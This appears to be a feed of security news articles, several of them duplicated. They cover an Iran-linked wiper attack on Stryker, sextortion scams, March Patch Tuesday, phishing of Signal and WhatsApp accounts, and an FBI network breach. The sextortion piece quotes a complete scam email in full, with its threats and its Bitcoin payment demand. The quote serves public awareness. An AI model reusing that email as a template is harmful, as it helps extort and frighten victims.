Reading view

Iran-Backed Hackers Claim Wiper Attack on Medtech Firm Stryker

A hacktivist group with links to Iran’s intelligence agencies is claiming responsibility for a data-wiping attack against Stryker, a global medical technology company based in Michigan. News reports out of Ireland, Stryker’s largest hub outside of the United States, said the company sent home more than 5,000 workers there today. Meanwhile, a voicemail message at Stryker’s main U.S. headquarters says the company is currently experiencing a building emergency.

Based in Kalamazoo, Michigan, Stryker [NYSE:SYK] is a medical and surgical equipment maker that reported $25 billion in global sales last year. In a lengthy statement posted to Telegram, an Iranian hacktivist group known as Handala (a.k.a. Handala Hack Team) claimed that Stryker’s offices in 79 countries have been forced to shut down after the group erased data from more than 200,000 systems, servers and mobile devices.

A manifesto posted by the Iran-backed hacktivist group Handala, claiming a mass data-wiping attack against medical technology maker Stryker.

A manifesto posted by the Iran-backed hacktivist group Handala, claiming a mass data-wiping attack against medical technology maker Stryker.

“All the acquired data is now in the hands of the free people of the world, ready to be used for the true advancement of humanity and the exposure of injustice and corruption,” a portion of the Handala statement reads.

The group said the wiper attack was in retaliation for a Feb. 28 missile strike that hit an Iranian school and killed at least 175 people, most of them children. The New York Times reports today that an ongoing military investigation has determined the United States is responsible for the deadly Tomahawk missile strike.

Handala was one of several Iran-linked hacker groups recently profiled by Palo Alto Networks, which links it to Iran’s Ministry of Intelligence and Security (MOIS). Palo Alto says Handala surfaced in late 2023 and is assessed as one of several online personas maintained by Void Manticore, a MOIS-affiliated actor.

Stryker’s website says the company has 56,000 employees in 61 countries. A phone call placed Wednesday morning to the media line at Stryker’s Michigan headquarters sent this author to a voicemail message that stated, “We are currently experiencing a building emergency. Please try your call again later.”

A report Wednesday morning from the Irish Examiner said Stryker staff are now communicating via WhatsApp for any updates on when they can return to work. The story quoted an unnamed employee saying anything connected to the network is down, and that “anyone with Microsoft Outlook on their personal phones had their devices wiped.”

“Multiple sources have said that systems in the Cork headquarters have been ‘shut down’ and that Stryker devices held by employees have been wiped out,” the Examiner reported. “The login pages coming up on these devices have been defaced with the Handala logo.”

Wiper attacks usually involve malicious software designed to overwrite any existing data on infected devices. But a trusted source with knowledge of the attack who spoke on condition of anonymity told KrebsOnSecurity the perpetrators in this case appear to have used a Microsoft service called Microsoft Intune to issue a ‘remote wipe’ command against all connected devices.

Intune is a cloud-based solution built for IT teams to enforce security and data compliance policies, and it provides a single, web-based administrative console to monitor and control devices regardless of location. The Intune connection is supported by this Reddit discussion on the Stryker outage, where several users who claimed to be Stryker employees said they were told to uninstall Intune urgently.

Palo Alto says Handala’s hack-and-leak activity is primarily focused on Israel, with occasional targeting outside that scope when it serves a specific agenda. The security firm said Handala also has taken credit for recent attacks against fuel systems in Jordan and an Israeli energy exploration company.

“Recent observed activities are opportunistic and ‘quick and dirty,’ with a noticeable focus on supply-chain footholds (e.g., IT/service providers) to reach downstream victims, followed by ‘proof’ posts to amplify credibility and intimidate targets,” Palo Alto researchers wrote.

The Handala manifesto posted to Telegram referred to Stryker as a “Zionist-rooted corporation,” which may be a reference to the company’s 2019 acquisition of the Israeli company OrthoSpace.

Stryker is a major supplier of medical devices, and the ongoing attack is already affecting healthcare providers. One healthcare professional at a major university medical system in the United States told KrebsOnSecurity they are currently unable to order surgical supplies that they normally source through Stryker.

“This is a real-world supply chain attack,” the expert said, who asked to remain anonymous because they were not authorized to speak to the press. “Pretty much every hospital in the U.S. that performs surgeries uses their supplies.”

John Riggi, national advisor for the American Hospital Association (AHA), said the AHA is not aware of any supply-chain disruptions as of yet.

“We are aware of reports of the cyber attack against Stryker and are actively exchanging information with the hospital field and the federal government to understand the nature of the threat and assess any impact to hospital operations,” Riggi said in an email. “As of this time, we are not aware of any direct impacts or disruptions to U.S. hospitals as a result of this attack. That may change as hospitals evaluate services, technology and supply chain related to Stryker and if the duration of the attack extends.”

This is a developing story. Updates will be noted with a timestamp.

Update, 2:54 p.m. ET: Added comment from Riggi and perspectives on this attack’s potential to turn into a supply-chain problem for the healthcare system.
  •  

Sextortion “I recorded you” emails reuse passwords found in disposable inboxes

Our malware removal support team recently flagged a new wave of sextortion emails, with the subject line: “You pervert, I recorded you!”

If the message sounds familiar, that’s because it’s a variation of the long-running “Hello pervert” scam.

The email claims the target’s device has been infected by a “drive-by exploit,” which supposedly gave the extortionist full access to the device. To add credibility, the scammer includes a password that actually belongs to the target.


Here’s one of the emails:

screenshot of sextortion email

Your device was compromised by my private malware. An outdated browser makes you vulnerable; simply visiting a malicious website containing my iframe can result in automatic infection.
For further information search for ‘Drive-by exploit’ on Google.
My malware has granted me full access to your accounts, complete control over your device, and the ability to monitor you via your camera.
If you believe this is a joke, no, I know your password: {an actual password}
I have collected all your private data and RECORDED FOOTAGE OF YOU MASTRUBATING THROUGH YOUR CAMERA!
To erase all traces, I have removed my malware.
If you doubt my seriousness, it takes only a few clicks to share your private video with friends, family, contacts, social networks, the darknet, or to publish your files.
You are the only one who can stop me, and I am here to help.
The only way to prevent further damage is to pay exactly $800 in Bitcoin (BTC).
This is a reasonable offer compared to the potential consequences of disclosure.
You can purchase Bitcoin (BTC) from reputable exchanges here:
{list of crypto-currency exchanges}
Once purchased, you can send the Bitcoin directly to my wallet address or use a wallet application such as Atomic Wallet or Exodus Wallet to manage your transactions.
My Bitcoin (BTC) wallet address is: {bitcoin wallet which has received 1 payment at the time of writing}
Copy and paste this address carefully, as it is case-sensitive.
You have 4 days to complete the payment.
Since I have access to this email account, I will be aware if this message has been read.
Upon receipt of the payment, I will remove all traces of my malware, and you can resume your normal life peacefully.
I keep my promises!

The message is a bit contradictory. Early on, the sender claims they have already removed the malware to “erase all traces,” but later promises to remove it after receiving payment.

Where the password comes from

I found that one particular sender using the name Jenny Green and the Gmail address JennyGreen64868@gmail.com sent many of these emails to people that use the FakeMailGenerator service.

FakeMailGenerator is a free disposable email service that gives users a temporary, receive‑only inbox they can use instead of their real address, mainly to get around email confirmations or avoid spam.

As mentioned, the addresses are receive‑only, meaning they cannot legitimately send mail and the mailbox is not tied to a specific person. On top of that, there is no login. Anyone who knows the address (or guesses the inbox URL) can see the same inbox.

My guess is that the scammer searched these public inboxes for passwords and then reused those passwords in their sextortion emails.

So users of FakeMailGenerator and similar services should consider this a warning. Your inbox may be publicly accessible, show up in search results, and you may receive a lot more than what you signed up for. Definitely don’t use services like this for anything sensitive.

How to stay safe

Knowing these scams exist is the first step to avoiding them. Sextortion emails rely on panic and embarrassment to push people into paying quickly. Here are a few simple steps to protect yourself:

  • Don’t rush. Scammers rely on fear and urgency. Take a moment to think before reacting.
  • Don’t reply to the email. Responding tells the attacker that someone is reading messages at that address, which may lead to more scams.
  • Change your password if it appears in the email. If you still use that password anywhere, update it.
  • Use a password manager. If you’re having trouble generating or storing a strong password, have a look at a password manager.
  • Don’t open unsolicited attachments. Especially when the sender address is suspicious or even your own.
  • Don’t use disposable inboxes for important accounts. The mail in that inbox might be available for anyone to find.
  • For peace of mind, turn your webcam off or buy a webcam cover so you can cover it when you’re not using the webcam.

Pro tip: Malwarebytes Scam Guard immediately recognized this for what it is: a sextortion scam.


What do cybercriminals know about you?

Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.

  •  

Sextortion “I recorded you” emails reuse passwords found in disposable inboxes

Our malware removal support team recently flagged a new wave of sextortion emails, with the subject line: “You pervert, I recorded you!”

If the message sounds familiar, that’s because it’s a variation of the long-running “Hello pervert” scam.

The email claims the target’s device has been infected by a “drive-by exploit,” which supposedly gave the extortionist full access to the device. To add credibility, the scammer includes a password that actually belongs to the target.

Here’s one of the emails:

screenshot of sextortion email

Your device was compromised by my private malware. An outdated browser makes you vulnerable; simply visiting a malicious website containing my iframe can result in automatic infection.
For further information search for ‘Drive-by exploit’ on Google.
My malware has granted me full access to your accounts, complete control over your device, and the ability to monitor you via your camera.
If you believe this is a joke, no, I know your password: {an actual password}
I have collected all your private data and RECORDED FOOTAGE OF YOU MASTRUBATING THROUGH YOUR CAMERA!
To erase all traces, I have removed my malware.
If you doubt my seriousness, it takes only a few clicks to share your private video with friends, family, contacts, social networks, the darknet, or to publish your files.
You are the only one who can stop me, and I am here to help.
The only way to prevent further damage is to pay exactly $800 in Bitcoin (BTC).
This is a reasonable offer compared to the potential consequences of disclosure.
You can purchase Bitcoin (BTC) from reputable exchanges here:
{list of crypto-currency exchanges}
Once purchased, you can send the Bitcoin directly to my wallet address or use a wallet application such as Atomic Wallet or Exodus Wallet to manage your transactions.
My Bitcoin (BTC) wallet address is: {bitcoin wallet which has received 1 payment at the time of writing}
Copy and paste this address carefully, as it is case-sensitive.
You have 4 days to complete the payment.
Since I have access to this email account, I will be aware if this message has been read.
Upon receipt of the payment, I will remove all traces of my malware, and you can resume your normal life peacefully.
I keep my promises!

The message is a bit contradictory. Early on, the sender claims they have already removed the malware to “erase all traces,” but later promises to remove it after receiving payment.

Where the password comes from

I found that one particular sender using the name Jenny Green and the Gmail address JennyGreen64868@gmail.com sent many of these emails to people that use the FakeMailGenerator service.

FakeMailGenerator is a free disposable email service that gives users a temporary, receive‑only inbox they can use instead of their real address, mainly to get around email confirmations or avoid spam.

As mentioned, the addresses are receive‑only, meaning they cannot legitimately send mail and the mailbox is not tied to a specific person. On top of that, there is no login. Anyone who knows the address (or guesses the inbox URL) can see the same inbox.

My guess is that the scammer searched these public inboxes for passwords and then reused those passwords in their sextortion emails.

So users of FakeMailGenerator and similar services should consider this a warning. Your inbox may be publicly accessible, show up in search results, and you may receive a lot more than what you signed up for. Definitely don’t use services like this for anything sensitive.

How to stay safe

Knowing these scams exist is the first step to avoiding them. Sextortion emails rely on panic and embarrassment to push people into paying quickly. Here are a few simple steps to protect yourself:

  • Don’t rush. Scammers rely on fear and urgency. Take a moment to think before reacting.
  • Don’t reply to the email. Responding tells the attacker that someone is reading messages at that address, which may lead to more scams.
  • Change your password if it appears in the email. If you still use that password anywhere, update it.
  • Use a password manager. If you’re having trouble generating or storing a strong password, have a look at a password manager.
  • Don’t open unsolicited attachments. Especially when the sender address is suspicious or even your own.
  • Don’t use disposable inboxes for important accounts. The mail in that inbox might be available for anyone to find.
  • For peace of mind, turn your webcam off or buy a webcam cover so you can cover it when you’re not using the webcam.

Pro tip: Malwarebytes Scam Guard immediately recognized this for what it is: a sextortion scam.


What do cybercriminals know about you?

Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.

  •  

March 2026 Patch Tuesday fixes two zero-day vulnerabilities

Microsoft releases important security updates on the second Tuesday of every month, known as Patch Tuesday. This month’s update fixes 79 Microsoft CVEs including two zero-day vulnerabilities.

Microsoft defines a zero-day as “a flaw in software for which no official patch or security update is available yet.” So, since the patch is now available, those two are no longer zero-days. There is also no reason to believe they were ever actively exploited.

But let’s have a look at the possible consequences if you don’t install the update.

The vulnerability tracked as CVE-2026-21262 (CVSS score 8.8 out of 10) is a bug in Microsoft SQL Server that lets a logged-in user quietly climb the privilege ladder and potentially become a full database administrator (sysadmin). With that level of control, they can read, change, or delete data, create new accounts, and tamper with database configurations or jobs. Where SQL Server is supposed to check what each user is allowed to do, in this case it can be tricked into granting more power than intended.

There is no user interaction required once the attacker has that foothold: exploitation can happen over the network using crafted SQL requests that abuse the flawed permission checks. In a typical real‑world scenario, this bug would be the second act in an attack chain: first get in with low privileges, then use CVE-2026-21262 to quietly promote yourself to database king and start rewriting the script.

CVE-2026-26127 (CVSS score 7.5 out of 10) is a bug in Microsoft’s .NET platform that lets an attacker remotely crash .NET applications, effectively taking them offline for a while. The flaw lives in Microsoft .NET 9.0 and 10.0, across Windows, macOS, and Linux, in the .NET runtime or libraries, not in a specific app. In other words, it’s a bug in the engine that runs .NET code, so any app created with affected .NET versions could be at risk until patched.

The main outcome is denial of service: an attacker can cause targeted .NET processes to crash or become unstable, leading to downtime or degraded performance. For a public‑facing web API, a payment service, or any line‑of‑business app built on .NET, this can mean real‑world outages and angry users while services are repeatedly knocked over.

Vulnerabilities affecting Microsoft Office users are two remote code execution flaws in Microsoft Office (CVE-2026-26110 and CVE-2026-26113) which can both be exploited via the preview pane, and a Microsoft Excel information disclosure flaw (CVE-2026-26144), which could be used to exfiltrate data via Microsoft Copilot. Office vulnerabilities appear regularly in Patch Tuesday releases, and in this case none have been reported as actively exploited.

How to apply fixes and check if you’re protected

These updates fix security problems and keep your Windows PC protected. Here’s how to make sure you’re up to date:

1. Open Settings

  • Click the Start button (the Windows logo at the bottom left of your screen).
  • Click on Settings (it looks like a little gear).

2. Go to Windows Update

  • In the Settings window, select Windows Update (usually at the bottom of the menu on the left).

3. Check for updates

  • Click the button that says Check for updates.
  • Windows will search for the latest Patch Tuesday updates.

  • If you have selected to get the latest updates as soon as they’re available, you may see this under More options.
  • In which case you may see a Restart required message. Restart your system and the update will complete.
    Restart now to apply patches
  • If not, continue with the steps below.

4. Download and Install

  • If updates are found, they’ll start downloading right away. Once complete, you’ll see a button that says Install or Restart now.
  • Click Install if needed and follow any prompts. Your computer will usually need a restart to finish the update. If it does, click Restart now.
    Windows up to date

5. Double-check you’re up to date

  • After restarting, go back to Windows Update and check again. If it says You’re up to date, you’re all set!

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  

March 2026 Patch Tuesday fixes two zero-day vulnerabilities

Microsoft releases important security updates on the second Tuesday of every month, known as Patch Tuesday. This month’s update fixes 79 Microsoft CVEs including two zero-day vulnerabilities.

Microsoft defines a zero-day as “a flaw in software for which no official patch or security update is available yet.” So, since the patch is now available, those two are no longer zero-days. There is also no reason to believe they were ever actively exploited.

But let’s have a look at the possible consequences if you don’t install the update.

The vulnerability tracked as CVE-2026-21262 (CVSS score 8.8 out of 10) is a bug in Microsoft SQL Server that lets a logged-in user quietly climb the privilege ladder and potentially become a full database administrator (sysadmin). With that level of control, they can read, change, or delete data, create new accounts, and tamper with database configurations or jobs. Where SQL Server is supposed to check what each user is allowed to do, in this case it can be tricked into granting more power than intended.

There is no user interaction required once the attacker has that foothold: exploitation can happen over the network using crafted SQL requests that abuse the flawed permission checks. In a typical real‑world scenario, this bug would be the second act in an attack chain: first get in with low privileges, then use CVE-2026-21262 to quietly promote yourself to database king and start rewriting the script.

CVE-2026-26127 (CVSS score 7.5 out of 10) is a bug in Microsoft’s .NET platform that lets an attacker remotely crash .NET applications, effectively taking them offline for a while. The flaw lives in Microsoft .NET 9.0 and 10.0, across Windows, macOS, and Linux, in the .NET runtime or libraries, not in a specific app. In other words, it’s a bug in the engine that runs .NET code, so any app created with affected .NET versions could be at risk until patched.

The main outcome is denial of service: an attacker can cause targeted .NET processes to crash or become unstable, leading to downtime or degraded performance. For a public‑facing web API, a payment service, or any line‑of‑business app built on .NET, this can mean real‑world outages and angry users while services are repeatedly knocked over.

Vulnerabilities affecting Microsoft Office users are two remote code execution flaws in Microsoft Office (CVE-2026-26110 and CVE-2026-26113) which can both be exploited via the preview pane, and a Microsoft Excel information disclosure flaw (CVE-2026-26144), which could be used to exfiltrate data via Microsoft Copilot. Office vulnerabilities appear regularly in Patch Tuesday releases, and in this case none have been reported as actively exploited.

How to apply fixes and check if you’re protected

These updates fix security problems and keep your Windows PC protected. Here’s how to make sure you’re up to date:

1. Open Settings

  • Click the Start button (the Windows logo at the bottom left of your screen).
  • Click on Settings (it looks like a little gear).

2. Go to Windows Update

  • In the Settings window, select Windows Update (usually at the bottom of the menu on the left).

3. Check for updates

  • Click the button that says Check for updates.
  • Windows will search for the latest Patch Tuesday updates.
  • If you have selected to get the latest updates as soon as they’re available, you may see this under More options.
  • In which case you may see a Restart required message. Restart your system and the update will complete.
    Restart now to apply patches
  • If not, continue with the steps below.

4. Download and Install

  • If updates are found, they’ll start downloading right away. Once complete, you’ll see a button that says Install or Restart now.
  • Click Install if needed and follow any prompts. Your computer will usually need a restart to finish the update. If it does, click Restart now.
    Windows up to date

5. Double-check you’re up to date

  • After restarting, go back to Windows Update and check again. If it says You’re up to date, you’re all set!

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  

Signal and WhatsApp accounts targeted in phishing campaign

Dutch intelligence services AIVD and MIVD warn that Russian state‑backed hackers are running a large‑scale campaign to break into Signal and WhatsApp accounts of high‑value targets.

The targets are said to be senior officials, military personnel, civil servants, and journalists. The attackers are not breaking end‑to‑end encryption or exploiting a vulnerability in the apps themselves. Instead, they rely on proven phishing and social engineering methods to trick users into handing over verification codes and PINs, or to add a malicious “linked device” to their account.

Last year we reported on GhostPairing, a method that tricks the target into completing WhatsApp’s own device-pairing flow, silently adding the attacker’s browser as an invisible linked device to the account.

In the cases reported by the Dutch intelligence services, the attackers contacted victims on Signal or WhatsApp while posing as “Signal Security Support Chatbot”, “Signal Support” or a similar official‑sounding account.

The message typically warns about suspicious activity or a possible detected data leak and instructs the user to complete a verification step to avoid losing data or having their account blocked.

Victims are then asked to send back the SMS verification code they just received and/or their Signal PIN.

If the victim complies, the attacker can register the account on a device they control and effectively take it over, receiving new messages and sending messages as the victim.

In a second variant, attackers abuse the “linked devices” feature (Signal’s and WhatsApp’s desktop or other secondary device function). Targets are pushed to click a link or scan a QR code that silently links the attacker’s device to the victim’s account. The victim keeps access as normal, but the attacker can now read along in real time without obvious signs of compromise.

These attacks are not new, but deserve a renewed warning because they rely entirely on human behavior, and understanding how they work makes them easier to stop. The methods used are not technically sophisticated and they can easily be copied by non‑state actors or ordinary cybercriminals.

Because of the current Russian campaigns, AIVD and MIVD say that chat apps such as Signal and WhatsApp are unsuitable for sharing classified, confidential, or otherwise sensitive government information, even though they technically support end‑to‑end encryption.

How to keep your conversations confidential

One specific warning for the targeted users is to use designated apps for sensitive information. Despite dedicated secure systems being available to many of them, some resorted to apps they already knew—Signal and WhatsApp. And to be fair, these apps are safe if you follow a few basic rules:

How to prevent and detect compromised accounts

  • Never share verification codes or PIN numbers. Your SMS verification code and PIN are only needed when you install or re‑register the app on a device. They are never legitimately requested in a chat. Any in‑app message, direct message (DM), email, or SMS asking you to send these codes back is a phishing attempt.
  • Do not trust “support” accounts in chat. Signal explicitly states that Support will never contact you via in‑app messages, SMS, or social media to ask for your verification code or PIN. Treat any “Signal Support Bot”, “Security Chatbot” or similar as malicious, block and report it and then delete the conversation.
  • Be cautious with links and QR codes in chat. Only scan QR codes or click device‑linking links when you yourself are in the app’s device‑linking menu and you initiated the process. If a message pushes you to “verify your device” or “secure your data” via a link or QR, assume it is part of this campaign.
  • Regularly review linked devices and group memberships. In Signal and WhatsApp, check the list of linked devices and remove anything you do not recognize. Also keep an eye out for strange group participants or duplicate contacts (for example “deleted account” or a contact that appears twice), which Dutch intelligence services mention as possible signs of account compromise.
  • Use built‑in hardening features. Enable options like registration lock, registration PIN and device‑change alerts so that your account cannot be silently re‑registered without an extra secret. Store your PIN in a password manager instead of choosing something easy to guess or reusing a common code, to reduce the chance of social engineering or shoulder‑surfing.

Use disappearing messages

Both Signal and WhatsApp support disappearing messages, and using them can meaningfully limit the impact of account compromise or device access (though they don’t prevent it completely).

Short‑timer and disappearing messages reduce how much content is available if an attacker gets into a chat later, or if someone obtains long‑term access to a device or backup. They are not a complete solution, but they can limit the damage.

Signal lets you set a per‑chat timer so that all new messages in that conversation auto‑delete from all devices after the chosen period.​ You can enable it for 1:1 or group chats and choose from various durations (seconds to weeks), and either party can see it is enabled and change the timer.​

WhatsApp also supports disappearing messages with timers per chat (and a default option for new chats). Messages can auto-delete after periods such as 24 hours, 7 days, or 90 days, and newer builds include shorter options like 1 or 12 hours.

You turn it on in the chat info under “Disappearing messages,” then pick the desired timer; only messages sent after enabling it are affected.

For particularly sensitive media or voice messages, WhatsApp also offers “view once”  photos, voice messages, and videos that can only be opened a single time before disappearing from the chat.

Enable multi-factor authentication

We’ve written a complete guide on setting up two-step verification on WhatsApp.

To set up two-factor authentication (2FA) on Signal, enable the Registration Lock feature, which requires your set PIN to log in on a new device. Open Signal, go to Settings > Privacy > Registration Lock and turn it on. This ensures that even if someone steals your SIM, they cannot access your account without your personal PIN.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

  •  

Signal and WhatsApp accounts targeted in phishing campaign

Dutch intelligence services AIVD and MIVD warn that Russian state‑backed hackers are running a large‑scale campaign to break into Signal and WhatsApp accounts of high‑value targets.

The targets are said to be senior officials, military personnel, civil servants, and journalists. The attackers are not breaking end‑to‑end encryption or exploiting a vulnerability in the apps themselves. Instead, they rely on proven phishing and social engineering methods to trick users into handing over verification codes and PINs, or to add a malicious “linked device” to their account.

Last year we reported on GhostPairing, a method that tricks the target into completing WhatsApp’s own device-pairing flow, silently adding the attacker’s browser as an invisible linked device to the account.

In the cases reported by the Dutch intelligence services, the attackers contacted victims on Signal or WhatsApp while posing as “Signal Security Support Chatbot”, “Signal Support” or a similar official‑sounding account.

The message typically warns about suspicious activity or a possible detected data leak and instructs the user to complete a verification step to avoid losing data or having their account blocked.

Victims are then asked to send back the SMS verification code they just received and/or their Signal PIN.

If the victim complies, the attacker can register the account on a device they control and effectively take it over, receiving new messages and sending messages as the victim.

In a second variant, attackers abuse the “linked devices” feature (Signal’s and WhatsApp’s desktop or other secondary device function). Targets are pushed to click a link or scan a QR code that silently links the attacker’s device to the victim’s account. The victim keeps access as normal, but the attacker can now read along in real time without obvious signs of compromise.

These attacks are not new, but deserve a renewed warning because they rely entirely on human behavior, and understanding how they work makes them easier to stop. The methods used are not technically sophisticated and they can easily be copied by non‑state actors or ordinary cybercriminals.

Because of the current Russian campaigns, AIVD and MIVD say that chat apps such as Signal and WhatsApp are unsuitable for sharing classified, confidential, or otherwise sensitive government information, even though they technically support end‑to‑end encryption.

How to keep your conversations confidential

One specific warning for the targeted users is to use designated apps for sensitive information. Despite dedicated secure systems being available to many of them, some resorted to apps they already knew—Signal and WhatsApp. And to be fair, these apps are safe if you follow a few basic rules:

How to prevent and detect compromised accounts

  • Never share verification codes or PIN numbers. Your SMS verification code and PIN are only needed when you install or re‑register the app on a device. They are never legitimately requested in a chat. Any in‑app message, direct message (DM), email, or SMS asking you to send these codes back is a phishing attempt.
  • Do not trust “support” accounts in chat. Signal explicitly states that Support will never contact you via in‑app messages, SMS, or social media to ask for your verification code or PIN. Treat any “Signal Support Bot”, “Security Chatbot” or similar as malicious, block and report it and then delete the conversation.
  • Be cautious with links and QR codes in chat. Only scan QR codes or click device‑linking links when you yourself are in the app’s device‑linking menu and you initiated the process. If a message pushes you to “verify your device” or “secure your data” via a link or QR, assume it is part of this campaign.
  • Regularly review linked devices and group memberships. In Signal and WhatsApp, check the list of linked devices and remove anything you do not recognize. Also keep an eye out for strange group participants or duplicate contacts (for example “deleted account” or a contact that appears twice), which Dutch intelligence services mention as possible signs of account compromise.
  • Use built‑in hardening features. Enable options like registration lock, registration PIN and device‑change alerts so that your account cannot be silently re‑registered without an extra secret. Store your PIN in a password manager instead of choosing something easy to guess or reusing a common code, to reduce the chance of social engineering or shoulder‑surfing.

Use disappearing messages

Both Signal and WhatsApp support disappearing messages, and using them can meaningfully limit the impact of account compromise or device access (though they don’t prevent it completely).

Short‑timer and disappearing messages reduce how much content is available if an attacker gets into a chat later, or if someone obtains long‑term access to a device or backup. They are not a complete solution, but they can limit the damage.

Signal lets you set a per‑chat timer so that all new messages in that conversation auto‑delete from all devices after the chosen period.​ You can enable it for 1:1 or group chats and choose from various durations (seconds to weeks), and either party can see it is enabled and change the timer.​

WhatsApp also supports disappearing messages with timers per chat (and a default option for new chats). Messages can auto-delete after periods such as 24 hours, 7 days, or 90 days, and newer builds include shorter options like 1 or 12 hours.

You turn it on in the chat info under “Disappearing messages,” then pick the desired timer; only messages sent after enabling it are affected.

For particularly sensitive media or voice messages, WhatsApp also offers “view once”  photos, voice messages, and videos that can only be opened a single time before disappearing from the chat.

Enable multi-factor authentication

We’ve written a complete guide on setting up two-step verification on WhatsApp.

To set up two-factor authentication (2FA) on Signal, enable the Registration Lock feature, which requires your set PIN to log in on a new device. Open Signal, go to Settings > Privacy > Registration Lock and turn it on. This ensures that even if someone steals your SIM, they cannot access your account without your personal PIN.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

  •  

Hackers may have breached FBI wiretap network via supply chain

Investigators are worried that a recent attack on a critical FBI system was more than just a random hit, and that another nation-state might have been involved.

On February 17, the FBI flagged irregular network activity that led straight to its Digital Collection System Network. That system contains sensitive data related to court-authorized wiretaps, pen registers, and FISA warrants, along with personal information on active FBI targets.

The bureau claims it has “identified and addressed” the suspicious activity. That’s it. No word on whether this was ransomware, state-sponsored espionage, or something else entirely.

Now the White House, DHS, and the NSA have joined the investigation, which isn’t the kind of guest list you’d see for a minor incident.

The breach path? Through a vendor’s internet service provider, according to reports. Not a frontal assault on FBI systems, but a side door through their supply chain. The hackers apparently exploited an ISP that served as a vendor to the agency, bypassing direct FBI defenses entirely.

The Wall Street Journal reports that US investigators suspect that hackers affiliated with the Chinese government were behind the breach.

It wouldn’t be the first time that Chinese state-linked groups have hit a target via a third-party telecommunications system. Hackers tied to Salt Typhoon hit AT&T and Verizon in 2024. The campaign compromised call records and private communications of politicians, exposing anyone involved in government activity, while also going after law enforcement systems.

